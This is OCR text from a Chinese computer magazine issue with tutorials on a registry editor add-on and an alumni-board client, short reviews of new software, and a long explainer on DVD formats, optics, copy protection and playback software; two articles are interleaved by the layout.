好了,现在我们基本完成了主页面的设计,点击View your Page按钮,就可以预览你的主页面了(如图9)。另外,我们已经在多来米申请了一个主页存放空间,现在只要使用WEB方式就可以将此页面上传了。怎么样,建站速度够快吧?CF

升级你的注册表编辑器

□辽宁　杜守阳

Win9x的注册表编辑器不用说你一定用过，简单的界面加上简单的功能，使我这个爱玩注册表的"中鸟"每次修改注册表时都忙得"手"打后脑勺。举个简单的例子吧：当卸载掉ACDSee后，注册表内关于它的文件链接没有被删除。对于这些垃圾链接，常见的注册表清洁软件也拿它们无可奈何，这时只有打开注册表编辑器，一项一项地查找、删除、查找……最后终于因为误删除了一条重要的记录导致系统崩溃(好惨)。但是自从我用了Registry Studio(以下简称Regs)，那一幕再也没有发生过。Regs是以Win9x的注册表编辑器为主体，通过动态添加插件使原来的编辑器的功能更加强大，下面有请主人公Regs。

安装完Regs后点击"开始/程序/Regstudio/Regstudio"来运行Regs，它会自动启动Win9x的注册表编辑器，然后在其上添加插件。如果你的系统够慢的话，你会清楚地看到这一点。启动后出现的界面如图1。我们可以看到注册表编辑器由原来的两个板块增为三个，并且在菜单的下面多了条工具栏。编辑器的主要功能都集中在这里。下面笔者介绍一下栏中工具的使用。




图 1

工具栏上共有14个按钮(如图2)，其中前6个为原注册表编辑器的工具，依次为"新建主键"、"新建串值"、"新建DWORD值"、"新建二进制值"、"刷新"和"删除"。后8个为新增工具：




图 2

1.查找

点图2中"a"所指按钮，启动查找功能(如图3)。在"Search for"中输入要找的内容，在"Match"中确定搜索对象的类型，其中"key"、"Values"、"Data"分别为"主键"、"值"、"数据"，"Case"和"Whole string only"分别为"区分大小写"和"匹配整个字符"。如果只想在注册表中进行局部搜索，你可以在"Search in"中设定搜索范围。其中"Selected key"为在当前的主键中进行搜索，Regs默认禁止搜索各分支中的副本(因为副本随原数据变化而变化)，如果你想搜索副本，可以在"Advanced"(高级)页面中去掉相应主键前的对号。一切准备就绪，点"Search"(搜索)开始搜索，Regs将列出所有匹配的分支，并在状态栏中进行统计。你还可以打开多个搜索窗口进行多任务搜索。




图 3

2.查找-替换

点图2中"b"所指按钮为"警告"，点"确定"出现"替换向导"(如图4)。最上面四个复选框是用来指示操作进度的。在"Find what"中键入所查找的内容，然后在"Replace with"中键入替换内容，同样要设置好搜索类型和搜索范围。设好后点"Next"进行第2步，此步骤就是搜索被替换内容，完毕后点"Next"进入第3步(如图5)。在这里你可以对每一个要被替换的内容进行预览，在"Old key/values/data"后为原内容，"New key/values/data"后为替换后的内容。如果你想放弃对某个对象的替换，可以点"Remove"(删除)按钮。接着点"Next"进行第4步，"Result"(结果)下面为替换后的内容，"Type"(类型)下面为替换对象的类型(Key/Values/Data)。点"Apply"(应用)进行替换。在点"Done"(完成)之前，你还可以点"Undo"(撤销)来放弃修改。



图 4




图 5

3.书签

书签是笔者比较喜欢的功能之一，通过它你可以快速地定位到你想到的分支下。建立书签也十分简便，只要点图2中"c"所指按钮，就可建立指向当前位置的书签。在"My bookmarks"上点鼠标右键，可建立子目录，将书签进行分类管理。记住只能用鼠标将书签拖入到新建的目录。


ChinaRen 校友录伴侣

□山东 黄家贞 郭兆玲

“中国人”网站的校友录(http://alumni.chinaren.com/)可帮了我大忙!通过它我找到了已九载未联系上的同学20多位,相信您也在上面建有校友录吧。不过,它对留言的管理实在很不方便,而有时由于ChinaRen网站太繁忙,导致速度下降,你可能无法浏览自己班级的最新留言。有时想看看班级以往的留言,但由于一页一页地翻阅太麻烦而苦苦等待。有时想查找以往的某一条留言,但由于留言太多而无从下手。

近日我下载了“ChinaRen校友录伴侣”(简称CRAP),用它来管理和发表留言就方便多了。因为它是将全部留言下载到本地电脑中,而发表留言时又是在本地写好然后直接提交的,因此既节约了时间也节省了上网费用。

软件运行后界面如图1,上部是工具条,左侧窗口显示校友留言录目录,右侧窗口显示每条留言的具体内容。



Í¼1

1.添加班级

如果您是第一次运行该软件,数据库中还没有任何信息,您必须先进入班级管理以便添加一个班级。选择“设置”菜单的‘班级管理’菜单项进入班级管理界面(如图2),点击‘添加”按钮,在弹出的对话框中输入班级代码和班级名称,然后选择



图2

是否要将该班级设为默认班级。这样班级列表中就会出现新添加的班级了。值得注意的是,“班级代码”是该班级首页地址中“classuuid=”后面的那串数字。例如班级的首页地址是http://alumni.chinaren.com/class_index.jsp?classuuid=123456,那么该班级的‘班级代码’就是123456。

如果输错了“班级代码”,还可以修改或删除,操作方法与上面类似。

2.下载留言簿

该操作非常简单,只需选择“校友录”菜单下的“下载全部’菜单项即可,其他一切工作软件会自动完成,并且在状态栏中会提示您下载进度。等上一会儿,留言就全部下载到你的电脑中了。

3.浏览班级留言簿

在本系统中浏览班级留言是非常快捷方便的,只需点击“班级留言簿”项,就会显示班级留言。当然您可自已定制浏览习惯,如:留言簿的显示顺序是按照时间的正序排列还是倒序排列,每页中显示多少条留言,是显示全部留言还是某位同学的留言等等。

4.更新班级留言簿

过一段时间网站上的班级留言已经更新了,那么您就需要将新的留言下载到本地电脑中。您无需执行‘全部下载”班级留言簿操作,而只需执行‘更新本地’班级留言簿即可。系统会检测您的班级是否又有了新的留言,如果有,就将这些新的留言下载到本地。方法是:选择‘校友录’菜单中的“更新本地”项。

5.发表留言

作为ChinaRen校友录的伴侣,发表留言当然是它的重要功能之一了。在发表留言之前,首先要选择你所留言的班级(有默认班级就不用选了),然后点击“我要留言”项,弹出对话框(如图3)。在留言输入框中输入您的留言,在登录信息中输入用户名和密码,最后点击‘发表留言’按钮将留言提交。在提交的过程中,您可以通过点击“停止”按钮终止留言的提交。




图3

“ChinaRen校友录伴侣”最新版为1.0,是共享软件,未注册版有功能限制,就是发表留言的字数不能超过200个,其他的功能没有限制。

4.其他功能

两个箭头分别是“后退”/“前进”。如果想浏览注册表文件(.reg/.txt/.re4),你可以点后面的按钮。最后两个按钮的功能是将注册表文件通过E-mail发送,其中前一个是设置邮件服务器和信箱地址,后一个是设定发送方式。

听我说了这么多,相信你对Regs已经有了一定的了解。别再犹豫,快点下载一个试试吧!

新软快递

□辽宁 鸣涧

木马克星

名称：Iparmor V4.20 Demo
大小：897KB
软件类型：共享软件
适用环境：Windows 2000/NT/Me/9x



这是一个专门针对国产木马的软件，可以动态和静态监视网络，可以有效查杀3759种国际木马，针对冰河、黑洞2001等国产木马可以有效查杀。它采用监视硬盘技术，CPU资源占用率非常低。软件的操作非常简单，并且可以在线升级木马库。

网页特效酷


名称：世纪鸟特效手册
大小：1090KB
软件类型：免费软件
适用环境：Windows 2000/NT/Me/9x



世纪鸟特效手册拥有270个网页特效，而且界面非常精美。它集特效与特效管理于一体，用户可以自行增加、编辑、预览和删除特效。目前它提供了常用特效、高级特效、另类特效三大类目，又细分为一级常用、二级常用、时间与日期、颜色与文本、鼠标与控制、媒体与图像、娱乐与游戏、窗口与界面、菜单与导航等多种子类。

贴心智能按钮

名称：SMART BUTTON
大小：560KB
软件类型：免费软件
适用环境：Windows 2000/9x



贴心智能按钮是一个光驱控制软件，提供了定风珠、智能托盘、热键设置、弹出托盘、关上托盘和设置光驱几项功能。不用按光驱上的弹出键，而只要在Windows托盘区点击一次其图标，就可以随意操纵光驱。另外，它的定风珠功能可以有效降低光驱的噪音，使光驱安稳很多，降低原有的轰鸣声，使光驱真正做到无声无息。

音乐格式转换新贵

名称：Advanced WMA Workshop
大小：3001KB
软件类型：共享软件
适用环境：Windows 2000/9x/Me/NT

Advanced WMA Workshop可以将MP3、WAV音乐格式转换成为WMA格式，同时还可以将MP3或WMA还原为WAV文件格式，它还可以编辑ID3v1Tags。更主要的是，它可以实现转换速度更加快速，而且保证高品质。对于音乐制作爱好者来说，这是一个很实用的工具。

网龙下载器

名称：NetDrag
大小：3418KB
软件类型：共享软件
适用环境：Windows 2000/9x/NT

网龙是一个专门用于下载和管理网页的网络工具软件，它提供了多线程的下载功能，并可以对下载网页进行分类管理，使你轻松地管理好下载的大量网页文件。对于程序员、主页制作者以及经常上网查找信息的朋友来说，它是一款非常好的网页信息收集工具。

个性化屏保自己做

名称：FX Saver
大小：2.43MB
软件类型：共享软件
适用环境：Windows 2000/9x/NT

FX Saver是一个可以将图片文件制作成屏幕保护程序的专业软件，支持BMP、JPG、GIF、PNG、TIF、PCX、PCD、FPX、JBG、WMF等多种文件格式，同时还可以实现各种格式文件的相互转换功能，使用起来非常方便。它提供有200多种过渡特效，可以随时插入MID、WAV、MP3等多种音频文件格式，使屏保制作在几分钟内就可以迅速完成。

网络搜索

名称：中文网络搜霸[SearchKing]
大小：298KB
软件类型：免费软件
适用环境：Windows 9x/NT

这是一个完全免费的网络搜索软件，同时支持新浪、搜狐、雅虎中文、网易、3721、21CN、搜索客、找到啦等12家中文门户站点搜索引擎。不同的是，它可以将搜索结果保存在一个文本文件或者网页文件中，可以在网下查看搜索结果，很好地克服了在线搜索时的不便。

图片册制作

名称：PhotoPrint
大小：1.55MB
软件类型：共享软件
适用环境：Windows 9x/NT/2000

PhotoPrint是一个专业的用于打印大量图片的工具，它可以使大尺寸图片自动适合纸张类型。其图片管理功能可以使图片管理更加轻松，还可以打印成图片册，自定义页眉和页脚，同时还可以为图片增加阴影等多种效果。CF



DVD漫谈

□北京 剑客 龙飞

伴随着DVD的不断降价，DVD已经开始走入寻常百姓的家庭，所以这期我们就和大家谈谈DVD。

技术篇

一般意义上的DVD，全称是Digital Video Disk，数字视频光盘的意思，主要用途是作为影碟，采用MPEG2的压缩技术来存储影像信息。

而真正意义上的DVD（也就是现在正在普及的DVD），全称是Digital Versatile Disc，中文意思就是“数字通用光盘”，它不仅可以存储影片，而且可以存储计算机程序、文件等，是计算机的又一海量存储设备。

DVD发展初期分为两大阵营，一方是MMCD（Multi Media CD）联盟，利用精密编码技术和光学原理读取单面双层光盘；另一方则是SD（SuperDensity - Digital Video Disc）联盟，利用贴合技术，使光盘可以双层录制。后经多次谈判，两大联盟最终达成协议，从而确定了DVD-VIDEO与DVD-ROM的规格。

一、DVD影碟的优势

虽然DVD盘是更为海量的存储设备，但是目前基本上还没有得到普及应用。目前在国内最普及的，还是DVD影碟。DVD影碟和以前的CD唱片、VCD影碟，以及超级VCD影碟相比，具有以下的优点：存储容量更大，画质和音质近乎完美，向下兼容。

1.高存储量

从外表上看，DVD盘与普通的CD没什么两样，但CD光盘的容量为680MB，而DVD盘存储量最少也有4.7GB，最大容量更高达17GB！

2.高清晰度

由于DVD采用MPEG2解压缩标准，所以画质要比以往的VHS（视频信号）或MPEG1标准要清晰得多。

VHS（比如录像带）和MPEG1（比如VCD）的解析度最多达到240线，而MPEG2约为500线（最高1000线），几乎可以和电影相媲美。所以DVD画面效果远超VCD，与LD相比也有过之而无不及。如果你看过DVD，就可以发现，DVD的画面已经彻底消除了马赛克、锯齿等现象，清晰度相当高（见图1）。

下面我们可以做个比较：

VCD的画面由352×240个像素组成，水平分辨率约240线，与VHS录像带的分辨率相似。LD的水平分辨率为425线。而DVD的画面像素数为720×480，即35万像素，水平分辨率约500线，视频编码方式为MPEG2，每个像素的三原色（红、绿、蓝）各含有8bit数据，所以每种颜色可以有256种亮度。将三种颜色按照不同的亮度比例互相组合起来，就可以有256×256×256＝16777216种颜色。因此DVD是当前画质最好的家用视听媒体。



图1

3.高保真音效

目前DVD最常见的是采用杜比AC-3音频系统，使DVD的音质近乎完美。同CD最高90dB左右的动态范围、20kHz的频响相比，DVD的相关参数可达115dB和44kHz。在AC－3的帮助下，我们不但可以听到分离度相当高的声音，更可以明显感觉到电影中身临其境的三维音响效果。

4.强大的兼容性

DVD可以兼容CD、VCD、SVCD等盘片。

5.稳定的可靠性

为了确保数据读取的可靠性，DVD采用RS－PC(Reed Solomon Product Code)纠错编码方式和8/16信号调制方式。纠错码(ECC)块长为16个记录扇区长度(38688个字节)，对应光道上82.5344mm长度。若原始误码率为10的－3次方，经纠错后，误码率可小于10的－20次方，远远低于计算机所需的误码率10的－12次方。

二、DVD的盘片规格

DVD光盘由五层组成，从上到下为印刷层、保护胶层、铝全反射层、黄金半反射层、数据层，产品包括DVD Read Only Memory只读盘（最常见的DVD影碟就属于这种）、DVD Recordable刻录盘、DVD RAM，ReWritable复写盘等。

由于CD-ROM或DVD－ROM光盘都是利用盘片上的Pit(坑洞)来记录数据，并且从内圈到外圈是同一条螺旋状的信息轨道（看起来很像盘状蚊香）。读取数据时，激光头发出的激光会寻找并照射在信息轨道上，然后再反射到光

驱中的感光二极管，经过一连串运算之后就可以读出数据来了。

CD-ROM的最小信息坑是0.83μm，最小轨距是1.6μm，使用红外线激光照射，波长780nm；而DVD最小信息坑是0.4μm，最小轨距0.74μm。由于更细小的信息坑和轨距需要更小的激光点才能读取数据，所以DVD的红外线激光波长是650nm或645nm（因为这种波长的红外线激光是可见的，所以在DVD-ROM读取数据时仔细观察，可以在光盘上发现红色的激光光点）。

由于DVD记录光坑间距过密，播放时微小的倾斜都会导致激光束读取不准确。为了最大限度地减少激光束的偏斜，DVD片因此做得很薄。一张DVD片的实际厚度只有0.6mm，是CD片厚度的一半。为了播放时兼容CD盘片（CD盘片厚度1.2mm），DVD就把两片0.6mm的盘片粘贴在一起，从而达到CD的厚度。也因此导致DVD有多种制作格式：

1.单层单面（DVD-5）

由一片含数据光坑的DVD片与一张0.6mm的空白塑料盘粘合而成。简写为D5，即单面单层（SS-SL或Single Side Single Layer），最大容量4.7G。一面是光亮的数据面，另一面一般印刷了文字或图案。

2.双层单面（DVD-9）

一片DVD片内含两层不同聚焦深度的数据层。简写为D9，即单面双层（SS-DL或Single Side Double Layer），最大容量8.5G。一面是光亮的数据面（内含两层数据），另一面一般印刷了文字或图案。

制作时是由外层做到内层的，先用模压的办法做第一层数据（外层），在它上面镀一层半透明的薄铝，然后在铝膜上又浇上一层溶化成液态的塑料，趁半干时再用模压的方法压上第二层数据（内层），用紫外线使其凝固。最后再在这层数据上镀一层不透明铝。这四层东西加起来厚度共0.6mm。最后再与同样厚度的空白塑料盘粘合。盘片播放时，激光束先在外层（上层）由内向外读，读到最外圈后改变聚焦点，聚焦到内层的外圈，再由外向内读。由于DVD-9的第一层呈半透明，所以激光能透过这一层读取第二层的数据，但因此也造成了激光功率的衰减，所以只有8.5G的容量（否则，双片容量应该是9.4G）。

3.单层双面（DVD-10）

两片DVD-5数据盘背向粘贴在一起，其制作技术难度略低于DVD-9。简写为D10，即双面单层（DS-SL或Double Side Single Layer），最大容量9.4G。两面都是光亮的数据面，相当于两张普通的D5盘片背靠背贴在了一起。

4.双层双面（DVD-18）

两片DVD-9背向粘贴在一起，简写为D18。即双面双层（DS-DL或Double Side Double Layer），最大容量17G，两面都是光亮的数据面，相当于两张D9盘背靠背贴起来。

三、DVD－ROM的倍速和光头

1.DVD倍速

CD-ROM的单倍速传输速率是150kB/s，而DVD-ROM的单倍速则是1358kB/s（注意：一般来说，无论CD-ROM还是DVD-ROM，其标称的速度都只是理论最大值。实际上无论是CD-ROM还是DVD－ROM，实际速度和标称速度之间一般都有些误差）。

2.DVD-ROM与CD-ROM的比较

16倍速DVD-ROM，最大传输率为21600kB/s

40倍速CD-ROM，最大传输率为6000kB/s

DVD-ROM平均寻道时间为85ms

CD-ROM平均寻道时间为75ms

所以，目前的DVD－ROM读取CD光盘时，至少都有相当于普通CD-ROM30倍速左右以上的速度，应该是足够快了，所以用户不必为自己的8速DVD哀叹。

四、DVD光头形式

由于DVD的信息层是在碟片正中，而CD/VCD的信息层在紧贴印刷面的下方，两者相差0.6mm的距离，因此CD的那种读盘系统并不适合于DVD。为了让一台DVD保持兼容性（既可以读DVD，又可读CD-ROM），DVD机中必须同时包含两套读盘系统。读盘系统最关键的部分在于激光头，而目前有四种不同的激光头形式：

1.单光头双聚焦镜

该方案由东芝公司提出，也称东芝方案，应用得较早。这种系统只用一个645nm波长的激光头，但装有两组聚焦镜。对于不同的碟片，自动选取不同焦距的聚焦镜（见图2）。




图2

因CD/VCD原设计用780nm的激光，波长较长，光点较大，光迹的间距和坑岛信息点的宽度比DVD要宽。现改用短波长激光束读，光点更细，所以读出的质量更高，故有DVD听CD唱片能与同价位的CD机的音质相媲美之说。

缺点是读盘时要变换聚焦镜头，速度较慢，机械故障隐患多。光头一物二用，激光头的损耗大。

2.单光头单聚焦镜双焦点

这是松下公司用得最广的方案，用一个光头和一个全息综合透镜。激光依旧是645nm波长，但透镜特殊。透镜边缘的激光束用来形成CD/VCD信息面的聚焦点，而透镜中间部分的激光束则聚焦在DVD的信息面上。这样一个镜头即可实现两种读取方式，读取信息时不需更换镜头，读盘速度快，机械及光学结构相对简单，故障率低（见图3）。

但由于对每一种碟片来说，只利用了透镜面上的部分光束，所以读盘的精度略差，另外激光头的负担也较重。

3.双光头双聚焦镜

DVD和CD/VCD各自用一套信号拾取系统，各司其职都能达到最佳拾取效果。




图 3

这种方案另一大优点是能兼容CD-R和CD-RW。因为CD-R和CD-RW的反射面由氰兰染料制成，对780nm的激光束反射能力很强，而对DVD采用的645nm短波长激光束，则几乎会全部吸收——因为没有反射也就等于无法读盘，所以只有645nm激光束的单光头DVD是无法读取CD-R和CD-RW等可录CD盘片的。




图 4

缺点是成本高，读盘速度慢，机械系统较为复杂。这种方案是DVD集团又一大巨头索尼公司推出的，日立公司也用此方案(见图4)。

4.单光头双波长激光束

这是先锋使用较多的方案，飞利浦DVD725也用此方式。

此方案只用一个激光头，但内置了两种不同波长的激光发生器。在读取不同的盘片时发出不同波长的激光束，免去了更换激光头或聚焦镜的操作，读盘速度快，质量好，机械故障率低，也能兼容CD-R和CD-RW，是一种较新的拾取方式（见图5）。




图 5

五、DVD ROM的防盗保护

DVD拥有如此之多的优异性能，对盗版市场吸引力绝对很大。为了有效地防止被盗版，在美国活动图像协会(Motion Picture Association of America)的积极干预下，于1996年7月同东芝、索尼等12家家电与计算机公司就DVD软件版权与防盗版问题达成一致协议。1996年10月，由各方组成的DVD技术联合会公布了DVD软件和硬件采用的乱码技术以及按6大地区区域码分区发行的措施。

DVD影片比较重要的防拷措施大致分成“数码保护”和“类比保护”两个部分。

1.数码保护技术（CSS）

DVD的“数码保护技术”就是所谓的CSS——Content Scrambling System（资料扰乱系统）保护技术。这种保护的原理，简单解释一下，就是“所有存入DVD的影片内容数据事先按照不同的区码进行了编码，播放时，影片数据必须事先经过对应区码的解码程序解码后才能被正常播放”。不管是家电商场中的DVD机还是电脑上的DVD-ROM，都必须经过解码步骤才可以播放DVD影片。

所以，在电脑上播放传统VCD时，可以用媒体播放软件直接打开光盘上“MPEGAV”目录下的视频文件播放，但在DVD光盘中却不行。

区码限制：

DVD影片把全球分成6个区域，分别是：

第一区：加拿大、美国

第二区：日本、欧洲、中东、埃及、南非

第三区：东南亚、东亚

第四区：大洋洲、南太平洋群岛、中美洲、南美洲

第五区：非洲、印度、中亚、蒙古、前苏联、朝鲜

第六区：中国大陆

不同区域将只能制造当地区码的DVD播放机及光盘，当DVD机与光盘的区码不符合时，该DVD就无法进行播放——比如你到美国买的DVD盘，带回中国后，你会发现根本不能播放。这是因为你的DVD机（中国，六区）只能对六区的碟片进行解码，而没法对一区（美国）的DVD进行解码。

2.类比保护技术（APS）

既然DVD的数据经过CSS将资料编码，无法直接拷贝和播放，但是DVD最后总要播放到电视上进行观看啊，那我用录像机直接录下来总可以了吧？呵呵，很可惜，聪明的专利商们不会让你们轻易得手的——DVD影片的另一个保护重点是防止用录像机盗拷。

在DVD影片里，有一个所谓的APS——Analog Protection System（类比信号保护系统）的设计，它利用DVD机中一颗Macrovision 7的芯片在影片中加入一种特殊的信号，影响录像机的录像功能，让你录出来的都是乱七八糟的东西。同理，虽然你的显卡支持视频输出到电视上，但是如果你的显卡不支持APS Macrovision认证，你将发现你的DVD无法输出到彩电上进行观看——好在电脑上利用17英寸显示器播放的效果远比电视来得清晰，所以也算不幸中的大幸。

六、DVD影碟技术

1.视频技术MPEG2

MPEG全称为Moving Picture Experts Group，整个MPEG规格分为三大类：MPEG1、MPEG2、MPEG4。MPEG1是我们常用的VCD格式编码标准，MPEG2标准本来并不是专为DVD开发的，最初是为了在网络上传输顺畅

的动态影像而发展出来的，但后来发现将其应用于DVD中非常合适。

我们知道，动态的图像是由一连串静态图像高速播放产生的，以通用的NTSC格式来说，最高可达到每秒30帧。为了达到更流畅的效果，DVD采用了一种预测的机制——简单地说，就是以目前的画面为基础，用其后的画面与其进行比较，相同部分的数据不管，有变动的地方才记录下来，记录所需要的数据流量被称为"位元速率（BitRate）"，而且是随时变动的。这是MPEG2最重要的特点之一：可变位元速率（VBR，Variable BitRate）。变化越复杂的画面，所产生的数据就会越大。同理，位元速率越高，所能得到的动态影像会越精致。但考虑到光盘的容量和影片编辑设备的制约因素，片商们并不会将一部影片从头到尾都采用最高的压缩率，而是在不同的画面用不同的位元速率，一般是介于2Mbps至10Mbps之间。

2.DVD音频技术

好的DVD影片不只是靠好的画质，还需要有一套能憾动人心的音响系统来配合才能达到完美，这部分就是采用杜比实验室所发展出来的杜比数码Dolby Digital(AC-3)系统（后来又出现了DTS系统），让使用者享受到非常逼真的环绕效果。

七、杜比AC-3技术

1994年12月27日，日本先锋公司宣布与美国的杜比实验室合作研制一种崭新的环绕声制式，并命名为"杜比AC-3（DOLBY Surround Audio Coding－3）"。AC是声音编码的意思。一般将数字形式的声音编码称为"知觉编码"，因这种技术会预先搜索我们听不到的声音数据，将它们剔除，同时保留我们能听到的所有声音。这样做的目的是用有限的空间尽可能容下更多的声音信息。

杜比数码声音系统提供了5个声道：左前、右前、中置、左后和右后。为更逼真地表现剧院效果，还增加了第6个声道，专门负责播放低音部分。

杜比AC－3系统具有以下一些优点：

真正的立体环绕声，全音频范围的宽频带，各个通道完全隔离，极其宽广且可控的动态范围，与现行音响系统兼容。

杜比AC－3使用了5个独立的全频段通道，即前方的左、中、右和后方的左环绕、右环绕，以及超低音专用通道，所以也将它称为5.1通道系统（由于超低音通道的频带很窄，频率范围限制在20～120Hz范围内，所以只能算0.1个声道）。虽然MPEG2也可以应用在声音的压缩上，但DVD并没有采用这种方式。影像部分的MPEG2与杜比数码声音是不同的独立信号，MPEG2卡只是将声音部分原来的信号以S/PDIF数码格式输出，它们是靠同一组同步信号来达到同步播放的目的。

八、DTS技术

DTS－Digital Theater Systems，即数字家庭影院系统，它是由德利贝乐格在1993年1月开创的美国数字影院系统（DTS）公司研制开发出来的一种音频格式，也可以说是一种数字音频处理技术。

DTS环绕声技术与杜比数码（AC－3）类似，也是采用压缩编码的方式记录多声道环绕声信号。具体做法是将多路独立声音信号压缩编码成一条数码流，重放时再解码还原成独立的原始多声道声音信号。在声道结构上也是采用5.1声道，但由于处理信号的压缩编码技术不同，所以与AC-3不能相互兼容。和杜比数码AC-3一样，DTS要求在播放机或软件中内置一个特殊的解码器，才能解读DTS编码压缩的多声道环绕声音乐。

由于DTS采用高比特率、高取样率的措施，使得它在压缩编码过程中丢失的音乐细节极少，又由于是可逆式数字压缩处理，在解码还原后可完整地恢复原始的音频信息，因此几乎可说是一种线性的无损失的编码方式（目前的DVD播放软件中，据编者所知，只有WinDVD通过了DTS解码认证）。

实用篇

一、播放DVD的软件

1.CyberLink PowerDVD 3.0

PowerDVD是一款优秀的DVD播放软件。它的播放界面相当直观，每一个按钮的用途都清晰明了，除通过按钮对播放进行控制外，还可以在影片播放时点击鼠标右键，激活文字控制菜单。如果仅仅是为了播放的控制，简单地把鼠标移到屏幕最顶端，即可调出播放控制菜单(见图6)。

PowerDVD的界面是可以自己制作的，所以只要你高兴，你可以对PowerDVD进行"换肤"。PowerDVD还提供了变速搜索功能，可用2X、4X、8X的速度进行快速搜索，或以1/8X、1/4X、1/2X进行慢放，以及重播功能。并可以进行屏幕截取，保存精彩的节目画面。

PowerDVD支持硬件压缩加速功能，通过它，可以在配置并不高的电脑上面得到满意的DVD播放速度与效果（比如ATI的镭系列显卡）。

PowerDVD对主流的4声道声卡提供完美支持。在杜



图6

比逻辑解码方面，支持创新Sound Blaster Live系列声卡，通过数码输出接口也支持Aureal vortex 2系列声卡。

2.Intervideo WinDVD 3.0

WinDVD也是一款相当完美的DVD播放软件，在很多DVD爱好者中有相当不错的口碑。该软件以前不在中国大陆市场发售，不过现在已经开始切入大陆市场。

WinDVD界面小巧玲珑，精致而直观，在播放质量上与PowerDVD不相上下，配合ATI的镭系列显卡时，效果还要更出色一点。播放中，画质相当精美清晰。虽然没有PowerDVD那么直观的多速播放，但是通过左边的大按钮也可以调节播放的速度。

WinDVD对硬件压缩加速功能的支持更加完善，在音频部分，比PowerDVD提供了更多综合声音效果的支持。比如它分别支持两个音箱、4个音箱和6个音箱（5.1），并支持杜比耳机（见图7）。



图7

这两款DVD软解压软件性能都相当优秀，几乎是不分伯仲——所以只要拥有其中的任何一款，即可满意地在自己的电脑上观看DVD（注：虽然小编本人更喜欢使用WinDVD，但由于PowerDVD在国内有代理商，更容易得到，而且很多DVD产品也附送PowerDVD作为捆绑销售的软件，所以下文将主要以PowerDVD为例进行使用介绍）。

二、DVD影碟操作实战

一部DVD影碟，除了包含有高质量的影片内容和声音外，还会包括很多和影片相关的内容。下面我们就来看看：

1.交互式菜单

DVD提供了一个完全不同于VCD的多层次的菜单，可以让玩家自由选择整片播放和分段播放，往往还提供有附加内容的播放，如影片的预告片和幕后花絮等。另外，玩家还可以通过菜单选择对白的语言和设置字幕等。

实战：将DVD影片放入DVD光驱后，一般首先会播放一些片头。等待片刻后，即可进入动态菜单。在该菜单中，可以用鼠标进行选择。最常见的是可以选择不同的字幕和播放片断。各位新手可以自行随便试验，并无技术难度可言，呵呵……

2.多种语言和字幕切换

理论上DVD可以支持8种不同语言的对白、DTS或AC-3的音轨，以及32种文字的字幕，但出于市场的需要和画质的考虑，一般DVD盘片中并不会包括太多的语言音轨和字幕。

实战：DVD播放时，在屏幕上单击鼠标右键，然后在菜单中选择"字幕设置"，即可选择要切换的字幕。如果该影片包含多音轨，也可以进行音轨切换（点"语言设置"），见图8。




图8

3.查看周边信息

如电影预告片、演职员介绍、幕后花絮、制作特辑、影片MTV以及在影片公映时由于某些原因删去的片段、导演和演员关于电影的评论与访谈等等，让玩家可以获取关于影片的更多信息，更好地欣赏影片本身。

实战：一般这些特别内容都被放在"Bonus Materal"菜单项中，点击即可进入查看。

4.多角度和多结局切换

